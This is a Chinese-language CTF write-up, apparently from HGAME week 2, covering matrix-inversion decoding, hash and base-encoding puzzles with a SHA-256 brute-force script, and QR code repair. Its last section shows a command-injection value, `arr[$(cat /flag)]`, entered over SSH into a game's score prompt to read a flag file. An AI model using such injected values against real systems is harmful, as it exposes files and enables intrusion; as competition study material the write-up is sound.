
Copy code

```
import numpy as np
v12 = np.dot(v10, v8_inv)
print(v12)
```

需要注意的是，要求矩阵的逆矩阵时需要保证该矩阵是可逆的，否则无法求逆矩阵。
因此，在使用此方法求v12之前，请确保v8矩阵是可逆矩阵并且v10是v8与v12相乘得到的矩阵，否则结果可能是错误的。

```
import numpy as np

v8 = [[126, 225, 62, 40, 216],
[253, 20, 124, 232, 122],
[62, 23, 100, 161, 36],
[118, 21, 184, 26, 142],
```

```
[59, 31, 186, 82, 79]]

v10 = [[63998, 33111, 67762, 54789, 61979],
[69619, 37190, 70162, 53110, 68678],
[63339, 30687, 66494, 50936, 60810],
[48784, 30188, 60104, 44599, 52265],
[43048, 23660, 43850, 33646, 44270]]

a = np.array(v8)
b = np.array(v10)

a_inv = np.linalg.inv(a)
v12 = np.dot(b, a_inv)

flag = ''

for i in v12:
    for j in i:
        flag += chr(round(j))

print(flag)
```



Misc

Tetris Master

非预期了，CTRL+c直接退出，cat flag即可。

Sign In Pro Max

Part1,

is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==

根据提示尝试

base64：AYycpMB15zKbnu7Jsz3KFi


base58：MY2TCZBTMEYTQ===

base32：**f51d3a18**

Part2,

a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323


MD5：**f91c**（附个图吧，因为毕竟不是所有网站都可以解）



Part3,

a hash function with 160bit digest size and 512bit block size:
99f3b3ada2b4675c518ff23cbd9539da05e2f1f8

sha1：**4952**




Part4,

the next generation hash function of part3 with 256bit block size and 64 rounds:
1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db

通过在线解密发现是sha256加密，可以解但是需要付费，打CTF还要花钱？，先不急

第一位是a，一共有四位，所以我尝试爆破一下后三位，理论可行。

```python
from hashlib import sha256

c = '1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db'

for i in range(32, 123):
    for j in range(32, 123):
        for k in range(32, 123):
            m = b'a' + chr(i).encode() + chr(j).encode() + chr(k).encode()
            # print(sha256(m).hexdigest())
            if sha256(m).hexdigest() == c:
                print(m)
```



sha256: **a3ed**

part5,

Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.

凯撒偏移5，这个在线网站没有区分大小写，不过没关系了


part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.

凯撒：**0bc0ea61d21c**

flag: hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}


crazy_qrcode

修复一下二维码，




识别得到，`QDjkXkpMOBHNXujs`

解压得到很多二维码碎片，，和一个文本




根据前几张和数字的特性，感觉应该是旋转次数，？应该是未知，但好在不多，二维码容错率应该蛮高的吧。

本来打算在线拼的。。。这虽然很方便，但是数量不太够，排不开



还是要用ps。。。



识别：

Tetris Master Revenge

题目参考：[2022 ByteCTF By EDISEC | CTF导航 (ctfiot.com)]

输入目标分数的时候输入`arr[$(cat /flag)]`。

```
PS C:\Users\ckyan> ssh week-2.hgame.lwsec.cn -p 31842 -l ctf
The authenticity of host '[week-2.hgame.lwsec.cn]:31842 ([101.37.12.59]:31842)' can't be established.
ED25519 key fingerprint is SHA256:w2yeZVZw7vEwNTRPoWYBPAfCdwxjPsLbFgL5w9zFvig.
This host key is known by the following other names/addresses:
    C:\Users\ckyan/.ssh/known_hosts:79: [week-2.hgame.lwsec.cn]:31759
    C:\Users\ckyan/.ssh/known_hosts:82: [week-2.hgame.lwsec.cn]:30697
    C:\Users\ckyan/.ssh/known_hosts:83: [week-2.hgame.lwsec.cn]:32343
    C:\Users\ckyan/.ssh/known_hosts:84: [week-2.hgame.lwsec.cn]:30480
    C:\Users\ckyan/.ssh/known_hosts:85: [week-2.hgame.lwsec.cn]:30819
    C:\Users\ckyan/.ssh/known_hosts:86: [week-2.hgame.lwsec.cn]:32122
    C:\Users\ckyan/.ssh/known_hosts:87: [week-2.hgame.lwsec.cn]:30215
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[week-2.hgame.lwsec.cn]:31842' (ED25519) to the list of known hosts.
ctf@week-2.hgame.lwsec.cn's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Are you tetris master?[y/n]
n
Welcome to Tetris Rookie
Please input your target score:
arr[$(cat /flag)]
```

开始游戏结束后报错，即可打印flag